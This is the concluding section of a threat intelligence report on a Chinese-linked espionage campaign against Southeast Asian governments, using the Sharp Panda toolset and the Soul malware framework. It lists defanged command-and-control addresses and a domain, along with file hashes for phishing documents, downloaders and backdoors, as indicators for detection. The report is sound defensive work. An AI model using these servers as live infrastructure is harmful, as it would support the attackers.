In this report, we analyzed the TTPs and the tools used in the espionage campaign against Southeast Asian government entities. The initial infection stages of this campaign use TTPs and tools consistent with Sharp Panda activity first discovered in 2021. We continue to track Sharp Panda as a separate unknown cluster, and based on our current insight into this threat, we cannot confirm with high confidence their relation to other Chinese threat actors.

The later stages of the infection chain in the described campaign are based on Soul, a previously unattributed modular malware framework. While the Soul framework has been in use since at least 2017, the threat actors behind it have been constantly updating and refining its architecture and capabilities. Based on the technical findings presented in our research, we believe this campaign is staged by advanced Chinese-backed threat actors, whose other tools, capabilities, and position within the broader network of espionage activities are yet to be explored.

IOCs

C&C servers

- 45.76.190[.]210
- 45.197.132[.]68
- 45.197.133[.]23
- 103.78.242[.]11
- 103.159.132[.]96
- 103.173.154[.]168
- 103.213.247[.]48
- 139.180.137[.]73
- 139.180.138[.]49
- 152.32.243[.]17
- office.oiqezet[.]com

Hashes

Phishing documents

- 32a0f6276fea9fe5ee2ffda461494a24a5b1f163a300bc8edd3b33c9c6cc2d17
- ca7f297dc04acad2fab04d5dc2de9475aed4186805f6c237c10b8f56b384cf30
- 341dee709285286bc5ba94d14d1bce8a6416cb93a054bd183b501552a17ef314
- 9d628750295f5cde72f16da02c430b5476f6f47360d008911891fdb5b14a1a01
- 811a020b0f0bb31494f7fbe21893594cd44d90f77fcd1f257925c4ac5fabed43
- b023e2b398d552aacb2233a6e08b4734c205ab6abf5382ec31e6d5aa7c71c1cb

External template (RoyalRoad RTF)

- 81d9e75d279a953789cbbe9ae62ce0ed625b61d123fef8ffe49323a04fecdb3f
- 12c1a4c6406ff378e8673a20784c21fb997180cd333f4ef96ed4873530baa8d3
- f2779c63373e33fdbd001f336df36b01b0360cd6787c1cd29a6524cc7bcf1ffb
- 7a7e519f82af8091b9ddd14e765357e8900522d422606aefda949270b9bf1a04
- 4747e6a62fee668593ceebf62f441032f7999e00a0dfd758ea5105c1feb72225
- 3541f3d15698711d022541fb222a157196b5c21be4f01c5645c6a161813e85eb

5.t Downloader

- 0f9f85d41da21781933e33dddcc5f516c5ec07cc5b4cff53ba388467bc6ac3fd
- 17f4a21e0e8c0ce958baf34e45a8b9481819b9b739f3e48c6ba9a6633cf85b0e
- f8622a502209c18055a308022629432d82f823dd449abd9b17c61e363a890828
- 1a15a35065ec7c2217ca6a4354877e6a1de610861311174984232ba5ff749114
- 065d399f6e84560e9c82831f9f2a2a43a7d853a27e922cc81d3bc5fcd1adfc56
- 1e18314390302cd7181b710a03a456de821ad85334acfb55f535d311dd6b3d65
- c4500ad141c595d83f8dba52fa7a1456959fb0bc2ee6b0d0f687336f51e1c14e
- 390e6820b2cc173cfd07bcebd67197c595f4705cda7489f4bc44c933ddcf8de6

SoulSearcher

- d1a6c383de655f96e53812ee1dec87dd51992c4be28471e44d7dd558585312e0

Soul Backdoor

- df5fe7ec6ecca27d3affc901cb06b27dc63de9ea8c97b87bc899a79eca951d60